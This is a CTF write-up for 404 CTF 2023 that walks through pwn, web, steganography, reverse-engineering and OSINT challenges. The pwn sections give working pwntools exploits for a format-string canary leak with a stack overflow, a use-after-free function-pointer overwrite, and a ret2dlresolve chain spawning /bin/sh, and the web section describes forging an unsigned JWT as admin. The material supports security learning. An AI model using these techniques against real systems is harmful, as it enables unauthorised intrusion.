404 CTF 2023

Pwn

La cohue

Let's perform a `checksec` on the binary:

```
$ checksec la_cohue
[*] './la_cohue'
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
```

We can see that a canary is set, but no PIE.

Looking at the decompiled code below, we can identify that:

- Once we have used option 1, we cannot use it anymore (no more user input, because of a boolean flag set to true)
- Once we have used option 2, we cannot use it anymore (no more user input, because of a boolean flag set to true)

```
while( true ) {
  while( true ) {
    do {
      puts("Que faites-vous ?");
      puts("\n1 : Aller voir Francis");
      puts(&DAT_00400c18);
      puts(&DAT_00400c4a);
      printf(">>> ");
      fflush(stdout);
      choice = __isoc99_scanf(&DAT_00400c6d,&user_input);
      if (choice != 1) {
                    /* WARNING: Subroutine does not return */
        exit(0);
      }
    } while ((user_input < 1) || (6 < user_input));
    if (user_input != 2) break;
    if (bVar2) {
      puts(&DAT_00400d90);
    }
    else {
      fgets(local_58,0x40,stdin);
      fgets(local_58,0x40,stdin);
      printf("[Vous] : ");
      printf(local_58);
      puts("");
      bVar2 = true;
    }
  }
  if (user_input == 3) break;
  if (user_input == 1) {
    if (bVar1) {
      puts(
          "\n[Francis] : Je crains que je ne puisse plus compter sur vous pour m\'aider, malheureu
          sement.\n"
          );
    }
    else {
      puts(&DAT_00400cd0);
      printf("[Vous] : ");
      fgets(local_58,0x40,stdin);
      gets(local_58);
      puts(&DAT_00400d50);
      bVar1 = true;
    }
  }
}
if (local_10 == *(long *)(in_FS_OFFSET + 0x28)) {
  return;
}
                    /* WARNING: Subroutine does not return */
__stack_chk_fail();
```

Our goal is to call the function `canary()` which is unreachable to get the flag.

So our goal will be to :

- Leak the `canary()` function adress locally. It will not change remotly since PIE is not enabled.
- Leak the canary value using format string vulnerability. We need to take the choice `2` and then input `%p` 17 time in order to leak it. We can recognize it because its value ends with `00`. It is vulnerable because `printf()` uses the user input directly.
- Buffer overflow using the choice `1`, because of the inscure use of `gets()`function.
  - Fill the buffer with 72 bytes
  - Write the canary in order to bypass the security
  - Write 8 random bytes to overwrite `ebp`
  - Overwrite `eip` to return to `canary()` at the end of the function
- Take choice 3 to use our `eip` that lead to `canary()`

All put together, we can use the script bellow:

```
from pwn import *
'''
payload = buffer + canary + ebp + eip
We can break on the value bellow in GDB to check the stack value
b* 0x0000000000400a39
'''

addr = "challenges.404ctf.fr"
port = 30223

p = remote(addr,port)
p.recvuntil(">>>")

p.sendline(b"2")
p.sendline(b"%p"*17) # leak canary

leak = str(p.recvline())[-21:]
leaked_canary = leak[:-3]
```

```
print("Leaked canary value", leaked_canary)

flag_fct = 4196471 # elf.symbols['canary']

print("Leaked canary function ", flag_fct)

payload = b""
payload += cyclic(72)
payload += p64(int(leaked_canary,16))
payload += cyclic(8)
payload += p64(flag_fct)# return here

p.sendline(b"1")

p.recvuntil("[Vous] :")
p.sendline(payload)

p.interactive()
```

We execute our exploit and we get the flag!

```
$ python3 canary.py
[+] Opening connection to challenges.404ctf.fr on port 30223: Done
Leaked canary value 0x4f70c3267c091900
Leaked canary function  4196471
[*] Switching to interactive mode
[Francis] : Je vous laisse mettre votre plan à éxécution.
Que faites-vous ?
1 : Aller voir Francis
2 : Réfléchir à un moyen de capturer le canari
3 : Vaquer à vos occupations
>>> $ 3
Je vous suis infiniment reconnaissant d'avoir retrouvé mon canari.
404CTF{135_C4N4r15_41M3N7_14_C0MP46N13_N3_135_141553Z_P45_53U15}
```

L’alchimiste

Let’s perform a `checksec` on the binary:

```
$ checksec ./l_alchimiste
[*] './l_alchimiste'
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
```

Again, a canary and no PIE.

At launch, we have 50 INT, 100 FO and 100 OR. We can buy a potion with 50 OR and it increase our FO by 10, but it is not enough: **we need 150 FO and 150 INT to get the flag** (option 5).

Playing a little bit with GDB, we can use `vis_heap_chunks to check` to display the heap chunks. We can quickly identify that there is a use after free vulnerability (UAF) because if we buy a potion and that we use it, the pointer is not set to null after the call to `free()`. Therefore, the content allocated in the heap with option 3 will take place in Potion structure (they have the same size). The Potion structure contains the function `incStr` adress that allow the player to increase its FO.

```
void buyStrUpPotion(long personnage)

{
  undefined8 *puVar1;

  puts(&DAT_00400dc8);
  puVar1 = (undefined8 *)malloc(72);
  printf("***** ~ %p\n",puVar1);
  *puVar1 = 0x6420726978696c45;
  puVar1[1] = 0x6563726f662065;
  puVar1[8] = incStr;
  if (*(int *)(personnage + 8) < 50) {
    puts(&DAT_00400df8);
  }
  else {
    *(undefined8 **)(personnage + 16) = puVar1;
    *(int *)(personnage + 8) = *(int *)(personnage + 8) + -50;
  }
  return;
}
```

```
void sendMessage(void)

{
  void *__buf;

  __buf = malloc(72);
  printf("\n[Vous] : ");
  read(0,__buf,72);
  printf("***** ~ %p\n",__buf);
  return;
}
```

We can confirm it because Option 1,2,3 gives us the adress of the data in the heap:

```
...
>>> 1
***** Achat d'un élixir de force
***** ~ 0x6036d0
...
>>> 2
***** Elixir consommé
***** Vous sentez votre force augmenter.
***** ~ 0x6036d0
...
>>> 3
[Vous] : whatever lol
***** ~ 0x6036d0
           ^
           |
           UAF
```

Using this vulnerability, we can quickly see that we just need to use the option 3 to allocate random data into the heap, then the function 2 will work because of the UAF vulnerability. So we can increase our FOR for free.

But how do we increase our INT?

If we look at the code in Ghidra, we can see that there is a function `incInt()` which is never used. This function could allow us to increase our INT, but to achieve that, we need to overwrite the previous function pointer in the Potion structure.

So, we need to:

- Buy a potion (1) and use it (2)
- Speak (3) and input random data (even an empty buffer) to trigger the UAF, and then use (2) to increase FO. We can repeat this 10 time for example.
- Create a custom buffer with 64 random bytes + the `incInt` function adress (we can get it with pwntools)

- Speak (3) and use our custom buffer as input, and then use (2) to increase INT
- (Optionnal) Check our stats (4)
- Get the flag with (5)

```
from pwn import *

addr = "challenges.404ctf.fr"
port = 30944

p = remote(addr,port)
#elf = ELF("./l_alchimiste")

# Buy our only leggit potion to trigger the UAF
p.recvuntil(">>>")
p.sendline(b"1")
p.recvuntil(">>>")
p.sendline(b"2")

# Increase FO
for i in range(0,10):
    p.recvuntil(">>>")
    p.sendline(b"3")
    p.recvuntil("[Vous] :")
    p.sendline(b"")
    p.recvuntil(">>>")
    p.sendline(b"2")

# Increase INT by overwriting function pointer in our UAF vulnerability
create_potion = b"\x00"*64
create_potion += p64(4196565) #elf.symbols['incInt']

for i in range(0,10):
    p.recvuntil(">>>")
    p.sendline(b"3")
    p.recvuntil("[Vous] :")
    p.sendline(create_potion)
    p.recvuntil(">>>")
    p.sendline(b"2")

p.interactive()
# Type 4 and get the flag
```

We can then execute our script and get the flag:

```
$ python3 pwned.py
[+] Opening connection to challenges.404ctf.fr on port 30944: Done
[*] Switching to interactive mode

***** Elixir consommé
***** Vous sentez votre force augmenter.
***** ~ 0x14ec290

1: Acheter un élixir de force
2: Consommer un élixir de force
3: Parler à l\'alchimiste
4: Montrer mes caractéristiques
5: Obtenir la clé
6: Sortir du cabinet d\'alchimie
>>> $ 4
Voici une estimation numérique de vos caractéristiques:
    FOR: 310
    INT: 250
    OR: 50
1: Acheter un élixir de force
2: Consommer un élixir de force
3: Parler à l\'alchimiste
4: Montrer mes caractéristiques
5: Obtenir la clé
6: Sortir du cabinet d'alchimie
>>> $ 5
[Alchimiste] : Voici la clé de la connaissance, comme promis.
-----------------------------------------------
404CTF{P0UrQU01_P4Y3r_QU4ND_135_M075_5UFF153N7}
-----------------------------------------------
```


La feuille blanche

We were given this binary:

```
$ checksec ./la_feuille_blanche
[*] 'la_feuille_blanche'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
```

We can see that there is no canary and no PIE. If we execute the program, we can input something, then the message end. If we input a big message, then we have a `Segmentation fault`.

Looking at the code in Ghidra, here is the only interresting code (the program is pretty much empty, no magic function for us!). We can see a buffer overflow because `read()` is reading more bytes than the buffer capacity:



```
void FUN_08048426(void)

{
  undefined local_20 [24];

  read(0,local_20,0x50);
  return;
}
```

So, it's a buffer overflow. We can execute it locally a do a basic `ret2libc` by getting the adresses in GDB, but the problem is that the remote library has different ones: we need another way.
We could think of a ROP chain to leak the base adress, but again, the function is not printing anything… So at this point, I was a bit out of idea.

Looking around on the internet, we can find this blogpost, speaking `ret2dlresolve`.

We can find the offset to trigger the BoF:

```
$ cyclic -n 4 70 | ./la_feuille_blanche
Segmentation fault
$ sudo dmesg | tail -n 10
[26222.310779] CPU: 6 PID: 12461 Comm: la_feuille_blan Not tainted 5.15.90.1-microsoft-standard-WSL2 #1
[26222.311089] RIP: 0023:0x61616169
$ cyclic -n 4 -l 0x61616169
32
```

And flag with pwntools:

```
from pwn import *

addr = "challenges.404ctf.fr"
port = 31822
context.update(os='linux')
p = remote(addr,port)
e = ELF('./la_feuille_blanche')
rop = ROP(e)
dlresolve = Ret2dlresolvePayload(e, symbol='system', args=['/bin/sh'])
rop.raw('A' * 32)
rop.read(0, dlresolve.data_addr)
rop.ret2dlresolve(dlresolve)
p.sendline(rop.chain())
p.sendline(dlresolve.payload)
```

```
p.interactive()
p.close()
```

```
$ python3 exploit.py
[+] Opening connection to challenges.404ctf.fr on port 31822: Done
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
[*] Loaded 10 cached gadgets for './la_feuille_blanche'
[*] Switching to interactive mode
$ ls
flag.txt
la_feuille_blanche
$ cat flag.txt
404CTF{3MM4_80V4rY_357_UN3_F3MM3_C0MP11QU33_M415_V0U5_4V3Z_r3U551_4_14_C0N5013r_3N_1U1_F4154N7_M1r0173r_C3_QU3113_V0U1417}
```

Un tour de magie


```
from pwn import *
addr = "challenges.404ctf.fr"
port = 30274
p = remote(addr,port)
p.recvuntil("magicien ?")
base_payload = b"\x00"*24  # size = 24
base_payload += p32(0x11a20)+p32(0x11a20)+p32(0x50bada55)+p32(0x11a20)+p32(0x50bada55)+p32(0x11a20) + p32(0x50bada55)+p32(0x11a20)
p.sendline(base_payload)
p.interactive()
```

Web


L'Académie du détail

We had a website with nothing but a landing page and an authentication page. We can auth as any user if he does not exist, but admin does. A JWT is set with the username in it, and being logged in gives us a new page, `/members`, but we cannot view its content since we are not admin. But if we set the JWT signing algorithm to `null` and change value of username to `admin`, then we can access `/members` : we have a picture and a name (but nothing really interesting at first).

If we upload the image on aperisolve, we can spot LSB in the upper left corner:




We can get the flag using stegonline:



Fuite en 1791

A bit random, but we need to provire an expiration date with a valid signature. The original one has a valid signature but the timestamp is not valid anymore. What if we try to use it, but then we add another expiry date?



Steganography

Odobenus Rosmarus

We were given a text. It look like Acrostiches, but nothing comes out from when you try to decode it the regular way. Since the name of the challenge is **Odobenus Rosmarus (== morse) ,** we can guess that we have **C == Court == short**, **L == Long, and E == Espace == space**:

```
coded= "Ce soir je Célèbre Le Concert Electro Comme Louis Et Lou. Comme La nuit Commence Et Continue Clairement, Et Clignote Lascivement il
extract = ""
for i in range(0,len(test)):
    if(test[i] == "C"):
        extract += "."
    elif(test[i] == "L"):
        extract += "_"
    elif(test[i] == "E"):
        extract += " "
print(extract)
```

Which gives us:


```
..-. .- -.-. .. .-.. . .-.. . __ ___ .-. ... .
```

↑↓	↑↓
⟨._␣⟩	FACILELEMORSE


The flag is `404CTF{FACILELEMORSE}`

L'Œuvre

Were were given this image:



In the challenge description, they say that “there is colour variation”. Using aperisolve, we can get the flag:



Reverse

Le Divin Crackme

We were given an ELF binary. We need to provide the compiler used, the function used to verify the password, and the password. Using Ghidra, we can get the password and the function used:

```
if ((((sVar2 == 0x1e) && (iVar1 = strncmp(acStack_3e,"Ph13_d4N5_",10), iVar1 == 0)) &&
    (iVar1 = strncmp(local_48,"L4_pH1l0so",10), iVar1 == 0)) &&
   (iVar1 = strncmp(acStack_34,"l3_Cr4cKm3",10), iVar1 == 0)) {
  printf(&DAT_00102040);
  return 0;
}
```

And we can verify the password:

```
$ ./divin-crackme
Mot de passe ? : L4_pH1l0soPh13_d4N5_l3_Cr4cKm3
Bien joué ! Tu aurais été libre, pour cette fois...
```

If we strings, we can have the compiler: `GCC: (Debian 12.2.0-14) 12.2.0`

The flag is:

`404CTF{gcc:strncmp:L4_pH1l0soPh13_d4N5_l3_Cr4cKm3}`


L'inspiration en images

We were given a pretty fun binary which is displaying a Canva. Our goal is to find the exact colors used for the background.

If we search online for the functions that are displayed in Ghidra, we can see that OpenGL is used. So let's find out how to change the background color. We can find the answer here and thus look for it in Ghidra.

Once we find it, we can edit the function signature to match the real one, and we get the flag:

`404CTF{vec3(0.2,0.3,0.3,1.0)}`




OSINT

Le tour de France

We were given an image. We need to find the coordinates of those panels:


If we search for *Beaune Saint Nicolas* we can find something interesting, because we can see A6/E15/E21:




Going in street view, we can find the panels, and the coordinates are in the URL.

Mention gastro


Given a name, we had to find where `Margot Paquet` ate and how much she paid at the restaurant. Looking at the usual social media, Instragram gives us a good touch:



There are some food images, and she is indentified by an account `futurionix`:





If we take a look at this account, we can find this picture:



Using google lens, we can find the name of the bridge: *Pont Royal*. There is a restaurant in front of the bridge, named *La Frégate*:

Alright, now we need to find out what she ate in this restaurant. Back to her instagram, she said that she ate a `Tarte Tatin` yesterday, as well as a `boeuf bourguignon`:






If we look for the prices on Google, they seems to be erroned (on thefork or tripadvisor for example). But if we look for the prices on our phone, Google is giving us the good prices: 15.5€ and 8.5€. The flag is: `404CTF{la_fregate_24.0}`

Forensics

Pêche au livre

